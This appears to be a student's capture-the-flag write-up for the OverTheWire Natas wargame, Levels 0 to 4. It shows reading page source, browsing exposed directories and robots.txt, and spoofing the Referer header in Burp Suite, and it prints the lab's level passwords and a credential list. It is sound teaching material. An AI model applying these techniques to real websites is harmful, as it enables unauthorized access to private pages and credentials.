
Sri Lanka Institute of Information Technology IE2012: System and Network Programming Year 2, Semester 1


Natas Over The Wire Level 0 – Level 15


Name - S.D.W.Gunaratne (IT23241978) Grou

- **Level 0**



In Natas Level 0, the goal is to find out "hidden password" that grants access to the subsequent level. first we have to search https://overthewire.org/wargames/natas/ this and give credential.







After loading natas0 page," view page source" by click in right click on mouse. Then examine the code and get the next level password.
In this code we can see password as a comment.

0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq


- **Level 1**



http://natas1.natas.labs.overthewire.org search this URL and give username as natas1 and password is 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq




When sign in successfully, it will direct to the natas1 page,




By inspecting page, we can get the password for the next level.

TguMNxKo1DSa1tujBLuZJnDUlCcUAPll




- **Level 2**

http://natas2.natas.labs.overthewire.org search this URL and give username as natas2 and password is TguMNxKo1DSa1tujBLuZJnDUlCcUAPll After given details it will redirect to natas2.




Use "Ctrl + U and view the source code.



After that analyze the source code, then we can find out image file called "files/pixel.png" that mean there can be other files on name "files" folder. So in our URL section we have to add " /files " in the URL. After that we can see text

file called "users.txt"



then we must check user.txt, so we have to add that part to our URL.


```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVV3m
natas3:3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH
eve:zo4mJWyNj2
mallory:9urtcpzBmH
```

- **Level 3**


http://natas3.natas.labs.overthewire.org search this URL and give username as natas2 and password is 3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH After given details it will redirect to

natas3. But when inspecting source cord we couldn't find anything so, use /robots.txt

why robot .txt?
The robots.txt file is a text file on a website that tells search engine crawlers which pages or sections they can and cannot access. When a crawler visits the site, it checks the robots.txt file for instructions and follows those rules when indexing the site.




Change url like this : http://natas3.natas.labs.overthewire.org/s3cr3t/




Change url like this :
http://natas3.natas.labs.overthewire.org/s3cr3t/users.txt

for access user.txt file. And get for the next level password.
password is - QryZXc2e0zahULdHrtHxzyYkj59kUxLQ




- **Level 4**




Go to this site http://natas4.natas.labs.overthewire.org and giver username as "Natas4" and password is "QryZXc2e0zahULdHrtHxzyYkj59kUxLQ". In this case we can't find answers via previous techniques we used (inspect site). So, we need the Burp Suit application for the next steps.

> Open Burp suite app
>Select Proxy and Intercept
>Open bowser




> search this http://natas4.natas.labs.overthewire.org
>Turn on intercept




>Got to "Proxy" and "http history"
>GO in to "original request "tab and in Referer line. Select 4 and right click and select send to repeater.

why Referer?

This website knows where that come from and originated from – "referer".






>Go “repeater” Request section and change http://natas4.natas.labs.overthewire.org to http://natas5.natas.labs.overthewire.org. and send, then we can get next level password from “Respond” section.

